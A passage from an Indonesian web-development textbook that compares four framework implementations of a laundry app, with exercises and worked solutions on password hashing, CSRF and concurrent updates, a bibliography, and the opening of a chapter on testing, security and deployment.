Empat *framework*, satu binatu. Django 6.1.1, Spring Boot 4.1.1, Laravel 13, dan ASP.NET Core MVC di .NET 10, semuanya mutakhir pada September 2026 (**Tabel 13.2**), mengimplementasikan kebutuhan yang sama pada basis data kanonis yang sama, dengan URL, JSON, akun, dan jam yang sama. Satu permintaan melewati delapan tahap yang sama di masing-masing (**Gambar 13.1**).

Pemetaan *database-first*. Setiap jalur menggambarkan tabel yang sudah ada dengan nama aslinya (**Gambar 13.2**, **Kode 13.2**, **Kode 13.14**, **Kode 13.15**, **Kode 13.21**, **Kode 13.29**); berkas SQL bersama yang membuatnya, dijalankan dari *migration* di Django dan Laravel (**Kode 13.3**, **Kode 13.4**, **Kode 13.22**) dan tidak pernah oleh Spring atau ASP.NET Core (**Kode 13.13**, **Kode 13.28**, **Kode 13.30**, **Kode 13.31**).

Satu format kata sandi. `pbkdf2_sha256$600000$salt$key`, 90 karakter (Persamaan (13.1), Persamaan (13.2)), dibaca oleh *hasher* sendiri di setiap *framework* (**Kode 13.8**, **Kode 13.17**, **Kode 13.24**, **Kode 13.32**) dan oleh program bab ini sendiri dalam Python dan Java (**Kode 13.38**, **Kode 13.39**); 600.000 iterasi berharga sekitar 0,17 detik per tebakan pada satu inti (Persamaan (13.3)).

Keamanan melalui konfigurasi. Urutan *middleware* (**Kode 13.5**, **Kode 13.6**, **Kode 13.7**), rantai *filter* (**Kode 13.16**), berkas *bootstrap*, *gate*, dan grup rute (**Kode 13.25**, **Kode 13.23**,

Kode 13.26), serta *fallback policy* dengan *filter* (**Kode 13.33**, **Kode 13.34**, **Kode 13.35**) menyatakan *allow-list* yang sama, aturan CSRF yang sama, dan tabel izin yang sama.

Aturan tetap berada di *service*. Pembaruan status bersyarat muncul dalam lima bahasa dengan bentuk yang sama (**Kode 13.9**, **Kode 13.18**, **Kode 13.27**, **Kode 13.36**), dan API hanya membaca *field* bernama (**Kode 13.10**, **Kode 13.19**).

Apa yang dijalankan. Django: 68 dari 68 uji (**Kode 13.11**, **Kode 13.1**), 37 dari 37 pemeriksaan penerimaan (**Gambar 13.3**). ASP.NET Core MVC: 0 peringatan, 19 dari 19 uji (**Kode 13.37**), 37 dari 37 (**Gambar 13.4**). Spring Boot dan Laravel: diurai dan di-*lint*, kelas kata sandinya dijalankan, tetapi tidak dibangun, karena Maven Central dan Packagist diblokir (**Kode 13.12**, **Kode 13.20**, **Gambar 13.5**). Django dan ASP.NET Core memberikan JSON yang sama untuk sebelas pertanyaan, dengan *byte* yang berbeda (**Kode 13.40**, **Tabel 13.3**).

Dokumentasi *framework* [2], [11], [15], [16], [19], [21], [22], [23], halaman rilis [3] sampai [10], [24], standar persistensi dan pengujian [17], [18], [20], pola-pola Fowler [1], [12], RFC 8018 [13], dan *cheat sheet* OWASP [14], [26] meliputi apa yang dipakai bab ini; UU No. 27/2022 [25] adalah alasan di balik kehati-hatian terhadap kata sandi.

13.13 Soal Latihan

13.1 Sebutkan ketujuh pekerjaan pada Subbab 13.2.1 dan, untuk masing-masing, berkas atau mekanisme yang mengerjakannya di jalur Django dan di jalur Spring Boot.

13.2 Django sudah memiliki *hasher* bernama `pbkdf2_sha256`. Jelaskan mengapa jalur Django tidak dapat memakainya, dan uraikan apa yang dialami pemilik bila jalur itu memakainya.

13.3 Dengan Persamaan (13.2), hitunglah panjang untaian tersimpan untuk 1.000 iterasi dan untuk 1.200.000 iterasi. Bagian mana dari untaian yang berubah panjang dan mana yang tidak pernah berubah?

13.4 OWASP menaikkan jumlah iterasi yang dianjurkan. Andaikan binatu menggandakannya menjadi 1.200.000. Dengan pengukuran Subbab 13.8.2 dan Persamaan (13.3), perkirakan waktu per pemeriksaan *login*, jumlah tebakan per detik pada satu inti, dan waktu jalan `hash_check.py` bila setiap *hash* tersimpan memakai jumlah yang baru.

13.5 Sebutkan keempat *property* model `Bill` Laravel yang mematikan bawaan Laravel (**Kode 13.21**, baris 19 sampai 22), dan untuk masing-masing katakan apa yang salah pada basis data kanonis tanpanya.

13.6 Seorang rekan menulis versi Django dari "*finish*" sebagai `bill = Bill.objects.get(pk=bill_id); bill.status = "finished"; bill.finished = now; bill.save()`. Uraikan apa yang terjadi ketika dua pencuci menekan *Finished* pada B2946 dalam detik yang sama, berikan SQL yang ditulis ORM, dan tulis ulang kodenya dengan benar.

13.7 Dalam **Kode 13.5**, `EmployeeAuthMiddleware` berdiri sebelum `CsrfViewMiddleware`. Apa yang diterima `POST /api/bills` tanpa sesi apa pun sekarang, dan apa yang akan diterimanya bila kedua baris itu ditukar? Tulislah uji Django yang akan menangkap pertukaran itu.

13.8 Pada komputer yang dapat menjangkau Maven Central, tuntaskan verifikasi jalur Spring Boot. Tuliskan urutan perintahnya, baris yang Anda harapkan dari masing-masing, dan apa yang Anda lakukan bila `./mvnw test` berhenti dengan galat kompilasi di `SecurityConfig.java`.

13.9 Dengan *helper* `Api` dari uji-uji Django, tulislah uji yang memeriksa bahwa pencuci `cuci1` tidak dapat membuat nota melalui API, dan bahwa tidak ada yang tersimpan.

13.10 Tambahkan metode Spring Data pada `BillRepository` (**Kode 13.15**) yang menghitung nota satu gerai dengan status tertentu. Berikan tanda tangan metodenya dan SQL yang diturunkan Spring Data darinya.

13.11 Jawaban Django untuk `GET /api/services` berukuran 977 *byte* dan jawaban ASP.NET Core 905 *byte*, tetapi `compare_tracks.py` melaporkan keduanya sama. Jelaskan dari mana 72 *byte* itu berasal, dan mengapa program itu membandingkan JSON hasil urai.

13.12 Pada penyimpan EF Core, `Status` adalah *concurrency token* (**Kode 13.31**). Uraikan `UPDATE` yang dikirim `SaveChanges` ketika pencuci cuci1 menyelesaikan B2946, dan apa yang terjadi, langkah demi langkah, bila pencuci cuci2 sudah menyelesaikan nota yang sama sesaat sebelumnya.

13.13 *Middleware* CSRF Laravel melewati pemeriksaan selama pengujian berjalan. Jelaskan mengapa jalur Laravel menggantinya dengan subkelas (**Kode 13.25**), dan uraikan sebuah uji yang akan lulus dengan alasan yang salah tanpa subkelas itu.

13.14 Sebuah jaringan binatu di Sidoarjo memiliki *server* Windows, satu pengembang C#, dan *firewall* yang mengizinkan NuGet. Dengan Subbab 13.9, rekomendasikan sebuah jalur, dan daftarlah apa yang harus dikerjakan dan diverifikasi sebelum data sungguhan binatu itu dipercayakan kepadanya.

13.14 Penyelesaian Soal Latihan

13.1 Perutean: `laundry/urls.py` dan `laundry/api/urls.py` (Django); `@GetMapping`/`@PostMapping` pada *controller* (Spring). Akses data: model ORM Django dalam `models.py`; *entity* JPA dan repositori Spring Data dalam `domain/`, ditambah `JdbcTemplate` untuk laporan. Migrasi: `migrations/0001_initial.py` dan `0002_sample_data.py`, yang menjalankan berkas SQL bersama; di Spring tidak ada, `ddl-auto=none` dengan `DatabaseInitializer` yang menyalin berkas SQLite atau menjalankan berkas SQL di MySQL. *Login* dan peran: `EmployeeAuthMiddleware` dan `@permission` (Django); `SecurityFilterChain` dan `@PreAuthorize` (Spring). *Escaping*: templat Django; Thymeleaf. CSRF: `CsrfViewMiddleware`; `CsrfFilter` milik Spring Security. Pengujian: *test runner* Django dengan `TestCase`; JUnit 5 dengan `@SpringBootTest` dan MockMvc.

13.2 *Hasher* `pbkdf2_sha256` bawaan Django meneruskan *teks salt* (24 karakter Base64) ke PBKDF2; format bersama mendekode Base64-nya dan memakai 16 *byte*-nya. Untaiannya tampak serupa, tetapi kunci turunannya berbeda. Dengan *hasher* bawaan, *hash* tersimpan milik pemilik tidak akan pernah terverifikasi, sehingga `owner@profitina-laundry.example` dengan `Owner#2026` yang benar akan melihat "E-mail or password is wrong", dan setelah lima percobaan akunnya terkunci lima belas menit. Kata sandi yang ditetapkan melalui Django juga akan gagal di setiap jalur lain.

13.3 1.000 iterasi: $13 + 1 + 4 + 1 + 24 + 1 + 44 = 88$ karakter. 1.200.000 iterasi: $13 + 1 + 7 + 1 + 24 + 1 + 44 = 91$. Hanya jumlah iterasi yang berubah panjang; nama algoritme (13), ketiga pemisah, *salt* (24, untuk 16 *byte*), dan kunci (44, untuk 32 *byte*) tidak pernah berubah.

13.4 Waktu PBKDF2 tumbuh sebanding dengan c, sehingga satu pemeriksaan memakan sekitar $2 \times 0.17 = 0.33$ detik. Menurut Persamaan (13.3), $g \approx 50/16.6 \approx 3$ tebakan per detik pada satu

inti. `hash_check.py` akan melakukan 50 panggilan yang sama dan memakan sekitar $50 \times 0.33 \approx 16.6$ detik. Binatu membayar sepertiga detik per *login*; pekerjaan penyerang berlipat dua.

13.5 `$table = 'Bill'`: tanpanya Eloquent mengueri tabel `bills`, yang tidak ada ("no such table"). `$keyType = 'string'`: tanpanya kunci diubah menjadi bilangan bulat dan `Bill::find('B2938')` mencari id 0. `$incrementing = false`: tanpanya Eloquent mengharapkan basis data membangkitkan kunci dan menimpa `id` model setelah penyisipan dengan nilai *auto-increment* terakhir. `$timestamps = false`: tanpanya setiap penyisipan dan pembaruan menulis `created_at` dan `updated_at`, dan `save()` pertama gagal dengan "no such column: updated_at".

13.6 Kedua permintaan memuat B2946 selagi statusnya masih `queued`; keduanya mengisi *field* dan memanggil `save()`, dan ORM menulis, untuk masing-masing, `UPDATE "Bill" SET "arrived" = ?, "finished" = ?, "departed" = ?, "status" = ?, ... WHERE "id" = ?`. Keduanya berhasil, yang kedua menimpa waktu `finished` milik yang pertama, dan bila kode menulis baris riwayat setelah menyimpan, dua baris `finished` muncul di `StatusLog`. Versi yang benar, seperti dalam **Kode 13.9**: di dalam `transaction.atomic()`, jalankan `changed = Bill.objects.filter(pk=bill_id, status="queued").update(status="finished", finished=now)`, dan timbulkan `Conflict` bila `changed != 1`; baru setelah itu tulis baris riwayat.

13.7 Sekarang: `401` dengan `{"error": {"code": "not_logged_in", ...}}`, karena `EmployeeAuthMiddleware.process_view` menolak permintaan sebelum *middleware* CSRF Django melihatnya. Bila ditukar: `403` dengan `csrf_failed`, karena pemeriksaan CSRF berjalan lebih dahulu dan permintaan tanpa sesi juga tidak memiliki token. Uji yang menangkap pertukaran itu:

```
def test_post_without_session_is_401(self):
    r = Client(enforce_csrf_checks=True).post(
        "/api/bills", "{}", content_type="application/json")
    self.assertEqual((401, "not_logged_in"),
                     (r.status_code, r.json()["error"]["code"]))
```

Uji ini dijalankan untuk bab ini pada salinan jalur itu: uji lulus pada jalur apa adanya, dan dengan kedua baris *middleware* ditukar uji gagal dengan `(401, 'not_logged_in') != (403, 'csrf_failed')`.

13.8 Di `App/fbp/spring-boot`: `./mvnw test` (jalan pertama mengunduh Maven dan pustaka-pustakanya; harapkan `Tests run: 18, Failures: 0, Errors: 0` dan `BUILD SUCCESS`); `./mvnw -DskipTests package`; `LAUNDRY_NOW="2026-09-30 21:00:00" ./mvnw spring-boot:run` (harapkan baris yang menyatakan Tomcat menyala pada *port* 8080); di terminal kedua, `python ../acceptance/acceptance.py http://localhost:8080` (harapkan `RESULT: 37 passed, 0 failed`). Bila `./mvnw test` berhenti dengan galat kompilasi di `SecurityConfig.java`, bacalah berkas dan baris yang disebut pesannya, carilah kelas atau metode yang disebut dalam rujukan Spring Security 7 atau Javadoc-nya (misalnya metode yang berganti nama atau pindah antarversi), ubah baris itu, lalu jalankan `./mvnw test` lagi; kemudian catat dalam `VERIFIED.md` apa yang Anda jalankan dan apa yang Anda ubah, karena pembaca berikutnya perlu mengetahuinya.

13.9

```
def test_washer_cannot_create_bill(self):
    before = Bill.objects.count()
    r = Api("cuci1").post("/api/bills", {"customer_id": "C0151",
                                         "service_id": "S0001",
                                         "unit": 5, "rack": "A03"})
    self.assertEqual((403, "forbidden"),
                     (r.status_code, r.json()["error"]["code"]))
    self.assertEqual(before, Bill.objects.count())
```

Kelasnya harus diturunkan dari `LaundryTestCase` dan mengimpor `Bill` dari `laundry.models` serta `Api` dari `laundry.tests.base`. Uji ini dijalankan untuk bab ini pada salinan jalur itu dan lulus.

13.10 `long countByOutletIdAndStatus(String outletId, String status);`. Spring Data memecah nama itu pada `By` dan `And` menjadi *property* `outletId` dan `status` milik *entity*, yang dipetakan ke kolom `Outlet_id` dan `status`, dan Hibernate mengirim SQL berbentuk `select count(b1_0.id) from Bill b1_0 where b1_0.Outlet_id=? and b1_0.status=?`, dengan kedua nilai diikat. (Hibernate memilih alias `b1_0` sendiri; seperti bagian lain jalur Spring, ini tidak dijalankan di sini.)

13.11 `JsonResponse` Django memakai pemisah bawaan Python `", "` dan `": "`; ASP.NET Core menulis `","` dan `":"`. Setiap objek layanan memiliki tiga kunci, jadi tiga titik dua dan dua koma, 5 spasi; 12 objek memberi 60, 11 koma di antara objek memberi 11 lagi, dan titik dua setelah `"data"` memberi 1: $60 + 11 + 1 = 72$. Dan memang $977 - 72 = 905$. Dua *serializer* yang benar dapat memformat nilai yang sama secara berbeda, sehingga perbandingan antara dua *framework* yang independen harus mengurai kedua jawaban dan membandingkan nilainya; membandingkan *byte* akan melaporkan sebelas perbedaan palsu.

13.12 `UpdateBillIfStatus` menemukan B2946 dengan status `queued`, mengisi `Status = "finished"` dan `Finished` dengan waktu sekarang, dan `SaveChanges` mengirim `UPDATE "Bill" SET "finished" = @p0, "status" = @p1 WHERE "id" = @p2 AND "status" = @p3` dengan `@p3 = 'queued'`, nilai *asli concurrency token*, lalu memeriksa bahwa satu baris berubah. Bila perubahan cuci2 sudah di-*commit* sebelum penyimpan milik cuci1 memuat nota itu, pencarian tidak menemukan B2946 yang berstatus *queued* dan mengembalikan 0, dan *service* menimbulkan konflik (409, "... is no longer in process"). Bila keduanya memuat nota selagi masih *queued*, `UPDATE` milik cuci1 mengubah 0 baris karena statusnya bukan lagi `queued`; EF Core melempar `DbUpdateConcurrencyException`, penyimpan melakukan *rollback* dan mengubahnya menjadi konflik 409. Apa pun jalannya, tepat satu baris riwayat ditulis. (Kode EF Core tidak dikompilasi di sini; inilah yang hendak dilakukannya menurut rancangannya.)

13.13 `PreventRequestForgery` bawaan Laravel langsung kembali ketika `runningUnitTests()` bernilai benar, sehingga uji boleh mengirim formulir tanpa token. Uji seperti "formulir `POST /bills/new` tanpa `_token` ditolak dengan 403" lalu akan gagal, atau, lebih buruk, uji yang mengirim *dengan* token akan lulus meskipun token itu tidak pernah diperiksa, sehingga tidak membuktikan apa-apa. Subkelas itu mengembalikan `false` dari `runningUnitTests()`, sehingga pemeriksaan berjalan dalam pengujian persis seperti di produksi, dan TC-NF-04 menguji apa yang diklaimnya.

13.14 ASP.NET Core MVC: bahasanya cocok dengan pengembangnya, .NET 10 berjalan asli di *server* Windows, dan ia rilis LTS yang didukung sampai November 2028. Sebelum data sungguhan: tambahkan kedua paket EF Core (NuGet diizinkan), bangun dengan `-p:UseEfCore=true`, pilih `"Store": "sqlite"` atau `"mysql"`, jalankan *test runner* dan skrip uji penerimaan terhadap *build* EF Core (bagian yang belum pernah dikompilasi dalam buku ini),

cadangkan dan pulihkan basis data sekali sebagai latihan, gunakan jam sungguhan dengan menghapus `Laundry__Now`, sajikan melalui HTTPS, dan catat setiap jalannya dalam `VERIFIED.md`. Bab 14 membahas pengujian, keamanan, dan penerapan secara terperinci.

Daftar Pustaka

[1] M. Fowler, "InversionOfControl," *martinfowler.com* (bliki), Jun. 2005. [Online]. Available: https://martinfowler.com/bliki/InversionOfControl.html

[2] Spring, *Spring Security Reference*, version 7.0. [Online]. Available: https://docs.spring.io/spring-security/reference/ (accessed Sep. 2026).

[3] Python Package Index, "Django 6.1.1," released Sep. 2, 2026 (requires Python >= 3.12). [Online]. Available: https://pypi.org/project/Django/

[4] Django Software Foundation, "Django 6.1 release notes," Aug. 5, 2026. [Online]. Available: https://docs.djangoproject.com/en/6.1/releases/6.1/

[5] Spring, "Spring Boot 4.1.1 available now," *spring.io blog*, Aug. 20, 2026. [Online]. Available: https://spring.io/blog/2026/08/20/spring-boot-4-1-1-available-now/

[6] Spring, "Spring Boot 4.1 Release Notes," GitHub wiki of spring-projects/spring-boot. [Online]. Available: https://github.com/spring-projects/spring-boot/wiki/Spring-Boot-4.1-Release-Notes

[7] The PHP Group, "Releases: PHP 8.5.9 and PHP 8.4.24," Jul. 30, 2026. [Online]. Available: https://www.php.net/releases/

[8] Laravel, "Release Notes, Laravel 13.x," released Mar. 17, 2026. [Online]. Available: https://laravel.com/docs/13.x/releases

[9] Microsoft, "Download .NET 10.0: 10.0.12, released Sep. 8, 2026." [Online]. Available: https://dotnet.microsoft.com/en-us/download/dotnet/10.0

[10] Microsoft, ".NET and .NET Core Support Policy." [Online]. Available: https://dotnet.microsoft.com/en-us/platform/support/policy/dotnet-core (accessed Sep. 2026).

[11] Django Software Foundation, *Django Documentation*, version 6.1. [Online]. Available: https://docs.djangoproject.com/en/6.1/

[12] M. Fowler, *Patterns of Enterprise Application Architecture*. Boston, MA, USA: Addison-Wesley, 2002.

[13] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[14] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[15] Django Software Foundation, "Password management in Django," *Django Documentation*, version 6.1. [Online]. Available: https://docs.djangoproject.com/en/6.1/topics/auth/passwords/

[16] Spring, *Spring Boot Reference Documentation*, version 4.1. [Online]. Available: https://docs.spring.io/spring-boot/

[17] Eclipse Foundation, *Jakarta Persistence 3.2 Specification*. [Online]. Available: https://jakarta.ee/specifications/persistence/3.2/

[18] The JUnit Team, *JUnit 5 User Guide*. [Online]. Available: https://junit.org/junit5/docs/current/user-guide/

[19] Laravel, *Laravel Documentation*, version 13.x: Eloquent, Authentication, Authorization and CSRF Protection. [Online]. Available: https://laravel.com/docs/13.x

[20] S. Bergmann, *PHPUnit Manual*, version 12. [Online]. Available: https://docs.phpunit.de/en/12.5/

[21] Microsoft, "Overview of ASP.NET Core MVC," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/mvc/overview

[22] Microsoft, *Entity Framework Core Documentation*. [Online]. Available: https://learn.microsoft.com/en-us/ef/core/

[23] Microsoft, "Prevent Cross-Site Request Forgery (XSRF/CSRF) attacks in ASP.NET Core," *Microsoft Learn*. [Online]. Available: https://learn.microsoft.com/en-us/aspnet/core/security/anti-request-forgery

[24] NuGet Gallery, "Microsoft.EntityFrameworkCore.Sqlite 10.0.12," Sep. 8, 2026. [Online]. Available: https://www.nuget.org/packages/Microsoft.EntityFrameworkCore.Sqlite

[25] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

[26] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Bab 14

Pengujian, Keamanan, dan Penerapan

Setelah menyelesaikan bab ini, Anda akan mampu menjelaskan bagaimana Profitina Laundry diuji, dari satu aturan sampai satu server utuh yang sedang berjalan, dan membaca rencana uji 107 kasus sebagai kontrak antara usaha binatu dan perangkat lunaknya sendiri. Anda akan menjalankan rangkaian uji otomatis empat jalur (Flask, PHP, Java, dan *front end* statis) dan membaca hasil aslinya; menulis satu skrip uji penerimaan *black-box*, dalam Python dan dalam Java, yang memeriksa jalur mana pun hanya melalui API-nya, lalu menyaksikannya lulus pada tiga implementasi yang berbeda dan di belakang *proxy* produksi. Anda akan memetakan OWASP Top 10:2025 ke kode binatu sendiri, satu kategori demi satu kategori, memahami apa yang diminta undang-undang pelindungan data pribadi Indonesia (UU PDP) dari sebuah binatu tiga gerai pada 2026, dan memilih di antara enam cara menaruh aplikasi di internet: *shared hosting* PHP, VPS Linux dengan gunicorn dan nginx, Tomcat, Kestrel di belakang IIS, kontainer, dan Cloudflare Tunnel dari PC toko sendiri. Anda akan menutupnya dengan sebuah daftar periksa dan sebuah skrip yang memeriksakan penerapan yang sudah berjalan untuk Anda.

14.1 Posisi Kita Sekarang

Bab 9 sampai 13 membangun binatu yang sama dalam PHP, Python, Java, .NET, dan empat *framework*. Setiap bab menunjukkan bahwa jalurnya *berfungsi*: login, nota baru, struk, laporan. Namun "berfungsi ketika saya coba" adalah janji yang lemah. Janji itu tidak berkata apa pun tentang kasus yang tidak Anda coba, tentang perubahan yang Anda buat bulan depan, atau tentang orang asing yang mencoba hal-hal yang tidak pernah terpikir oleh Anda.

Bab ini mengubah janji itu menjadi tiga janji yang lebih kuat. **Pengujian** bertanya: apakah setiap kebutuhan terpenuhi, pada data nyata, setiap kali, di setiap jalur? **Keamanan** bertanya: apa yang dapat salah ketika orang di seberang bukan kasir melainkan penyerang, dan bagaimana kode mencegahnya? **Penerapan** (*deployment*) bertanya: bagaimana program yang berjalan di laptop mahasiswa menjadi layanan yang dijangkau pelanggan dari ponsel pukul 21.00 pada Sabtu malam yang hujan, dan tetap aman selama melakukannya?

Ketiganya saling terkait. Aturan keamanan yang tidak diperiksa uji akan diam-diam hilang dalam sebuah *refactoring*; penerapan yang tidak diuji setelah berjalan dapat membatalkan, dengan satu baris konfigurasi, perlindungan yang dibangun kode dengan susah payah. Subbab 14.8 menunjukkan baris seperti itu.

> **WAWASAN KUNCI: INILAH INTI BAB INI.** Bukti. Setiap klaim di dalamnya, "jalur PHP lulus", "cookie sesi bertanda Secure di belakang nginx", "batas laju menghitung setiap pelanggan", dijalankan di lingkungan pembangunan pada 24 September 2026, dan keluarannya dicetak. Jika sesuatu tidak dapat dijalankan di sini, bab ini mengatakannya. Rangkaian uji, tinjauan keamanan, dan daftar periksa penerapan semuanya adalah cara mengganti "saya kira" dengan "saya sudah memeriksa".

14.2 Mengapa Sebuah Usaha Membutuhkan Uji

14.2.1 Apa itu uji

Uji (*test*) adalah program kecil yang memakai program Anda dan memeriksa satu hasil yang diharapkan. `assert money(40000) == "Rp 40.000"` adalah sebuah uji. Begitu pula "login sebagai pemilik, buka dasbor tanggal 30 September 2026, dan periksa bahwa Rungkut menerima Rp 186.000". Keduanya memiliki tiga bagian yang sama: keadaan awal yang diketahui, sebuah tindakan, dan hasil yang diharapkan yang ditulis *sebelum* tindakan dijalankan.

Glenford Myers merumuskan tujuan pengujian dalam satu kalimat yang masih dikutip lima puluh tahun kemudian: pengujian adalah proses menjalankan program *dengan maksud menemukan kesalahan* [1]. Uji yang tidak mungkin gagal tidak membuktikan apa pun; uji yang baik adalah uji yang akan menangkap kesalahan yang masuk akal. Itulah sebabnya kasus-kasus dalam rencana uji begitu spesifik. "Struknya tampak benar" tidak dapat gagal; "struk B2938 memuat `Rp 40.000`, rak `A05`, siap pada `30 Sep 2026 19:52`, dan *tidak* memuat e-mail pelanggan" dapat gagal.

14.2.2 Empat tingkat

Tabel 14.1 menunjukkan empat tingkat pengujian Profitina Laundry. Gagasan tingkat berasal dari pengamatan, yang biasa digambar sebagai piramida [2], bahwa uji kecil murah dan cepat sehingga sebaiknya banyak, sedangkan uji sistem utuh lambat dan mahal sehingga sebaiknya sedikit tetapi tetap ada.

Tabel 14.1 Empat tingkat pengujian di Profitina Laundry. Baris-baris bawah lebih lambat dan lebih sedikit, tetapi hanya merekalah yang membuktikan bahwa bagian-bagiannya bekerja bersama.

Tingkat	Yang diperiksa	Contoh dari binatu	Kecepatan
Basis data	aturan skema dan data contoh itu sendiri	32 kueri aturan bisnis mengembalikan 0 baris bermasalah	detik
Unit	satu fungsi, tanpa server	`whole_number("4.3")` bernilai `None`; vektor uji PBKDF2	milidetik per uji
Integrasi (HTTP)	seluruh jalur, melalui halaman dan API-nya, pada salinan data	TC-4.1: kasir membuat B2954, 1 baris StatusLog, 0 pembayaran	0,1 sampai 1 detik per uji
Penerimaan (*black box*)	server yang berjalan, dari luar, hanya mengenal HTTP	Subbab 14.5: 18 kasus melalui API jalur mana pun	detik per jalur

Angka yang berguna untuk diamati adalah bagian rencana yang berjalan tanpa manusia:

$$r = \frac{a}{n} \tag{14.1}$$

dengan n jumlah kasus uji dalam rencana dan a jumlah kasus yang dijalankan otomatis oleh sebuah jalur. Sisanya, $n - a$ kasus, membutuhkan manusia: pratinjau cetak di kertas 80 mm, ibu jari di layar ponsel 360 piksel, mahasiswa baru yang memasang semuanya di mesin Windows yang bersih. Kasus-kasus itu tidak kurang penting; hanya cara mengujinya yang berbeda, dan `VERIFIED.md` setiap jalur menyebutnya satu per satu.

14.3 Rencana Uji 107 Kasus

14.3.1 Bagaimana rencana itu disusun

Rencana uji di `App/docs/test-plan.md` memiliki satu baris per kasus, dan setiap kasus dapat dilacak kembali ke sebuah kebutuhan di Bab 3. **Tabel 14.2** menghitungnya.

Tabel 14.2 Ke-107 kasus rencana uji, dikelompokkan menurut kebutuhan.

Kelompok	Kasus	Cakupan
FR-1 Login dan peran	11	pesan sama untuk kata sandi salah dan e-mail tak dikenal, penguncian, pembaruan sesi, penurunan peran
FR-2 Pelanggan	10	pencarian nama, telepon, atau id; validasi; "has 62 bills and cannot be deleted"
FR-3 Layanan	6	hanya pemilik; perubahan harga tidak menyentuh nota lama
FR-4 Membuat nota	9	harga dihitung server; rak terpakai; *rollback* tidak meninggalkan apa pun
FR-5 Alur kerja	12	hanya maju; *update* bersyarat saat serentak; antrean di Keputih
FR-6 Pembayaran	8	jumlah tidak melebihi sisa tagihan; deposit dikurangi dalam transaksi yang sama
FR-7 Struk	4	logo resmi, tanpa alamat atau e-mail, "CANCELLED"
FR-8 Dasbor	5	ubin tanggal 30 September 2026; tanpa uang bagi tukang cuci
FR-9 Laporan	8	angka sama dengan SQL rujukan; format CSV
FR-10 Cek status	7	jawaban sama untuk telepon salah dan nota tak dikenal; batas laju
FR-11 API	7	bentuk galat; batas halaman; tidak ada kata sandi di mana pun
Nonfungsional (TC-NF)	13	*injection*, XSS, CSRF, kata sandi, hak minimum, galat, MySQL, kinerja, waktu
Basis data (TC-DB)	7	kunci asing, 32 pemeriksaan aturan, portabilitas SQL, generator deterministik
Jumlah	**107**	

Tiga aturan membuat rencana ini dapat direproduksi, dan setiap jalur mematuhinya. **Data segar**: setiap eksekusi dimulai dari salinan `database/laundry.db`, tidak pernah dari aslinya, sehingga nilai harapan seperti "nota berikutnya adalah B2954" benar pada awal setiap eksekusi. **Jam beku**: "hari ini" adalah 2026-09-30 dan "sekarang" adalah 21:00:00, disuntikkan melalui sebuah pengaturan (`LAUNDRY_NOW` di Flask, `APP_NOW` di PHP, `app.now` di Java) agar "terlambat" dan "janji" tidak bergantung pada hari uji dijalankan. **Semua atau tidak sama sekali**: sebuah kasus lulus hanya jika *setiap* butir harapan terpenuhi.

14.3.2 Membaca satu kasus

Ambil TC-5.10, kasus yang tidak pernah diuji kebanyakan proyek mahasiswa:

Dua permintaan "tandai B2940 selesai" pada saat yang sama (dua thread). Harapan: tepat satu berhasil, yang lain mendapat 409, tepat satu baris StatusLog `finished`.

Kasus ini menggambarkan peristiwa yang terjadi di toko sungguhan, dua tukang cuci di Wiyung menekan tombol yang sama, dan hasil yang dapat diperiksa dengan menghitung baris. Kasus ini juga memaksakan sebuah keputusan rancangan: untuk lulus, kode harus memakai *update* bersyarat dari Subbab 10.9.4, karena pemeriksaan di program yang disusul *update* tanpa syarat akan meloloskan kedua permintaan. Kasus uji yang baik sering kali adalah kebutuhan yang menyamar.

14.4 Bagaimana Setiap Jalur Diuji


14.4.1 Empat rangkaian, empat bahasa, satu rencana

Setiap jalur yang dapat dijalankan mengotomatiskan sebanyak mungkin bagian rencana yang dimungkinkan bahasanya, dan mencetak satu baris per id rencana uji agar pembaca dapat membandingkan jalur baris demi baris. **Tabel 14.3** meringkas caranya.

Tabel 14.3 Cara keempat jalur menjalankan rencana uji. Masing-masing menyimpan ujinya dalam bahasanya sendiri, tanpa *framework* tambahan yang perlu dipasang.

Jalur	Pelari	Cara server diuji	Jam dan data
`python-flask`	pytest 9.1.1	klien uji Flask memanggil aplikasi WSGI langsung, tanpa jaringan	*fixture*: salinan baru per uji, `LAUNDRY_NOW`
`php`	`tests/run.php` (PHP polos)	menjalankan `php -S` pada *port* bebas, permintaan HTTP sungguhan	satu salinan per eksekusi, `APP_NOW`
`java-httpserver`	`TestRunner.java` (tanpa JUnit, tanpa alat *build*)	menjalankan server asli pada *port* bebas, pemeriksaan HTTP dan JDBC	satu salinan per eksekusi, `app.now`
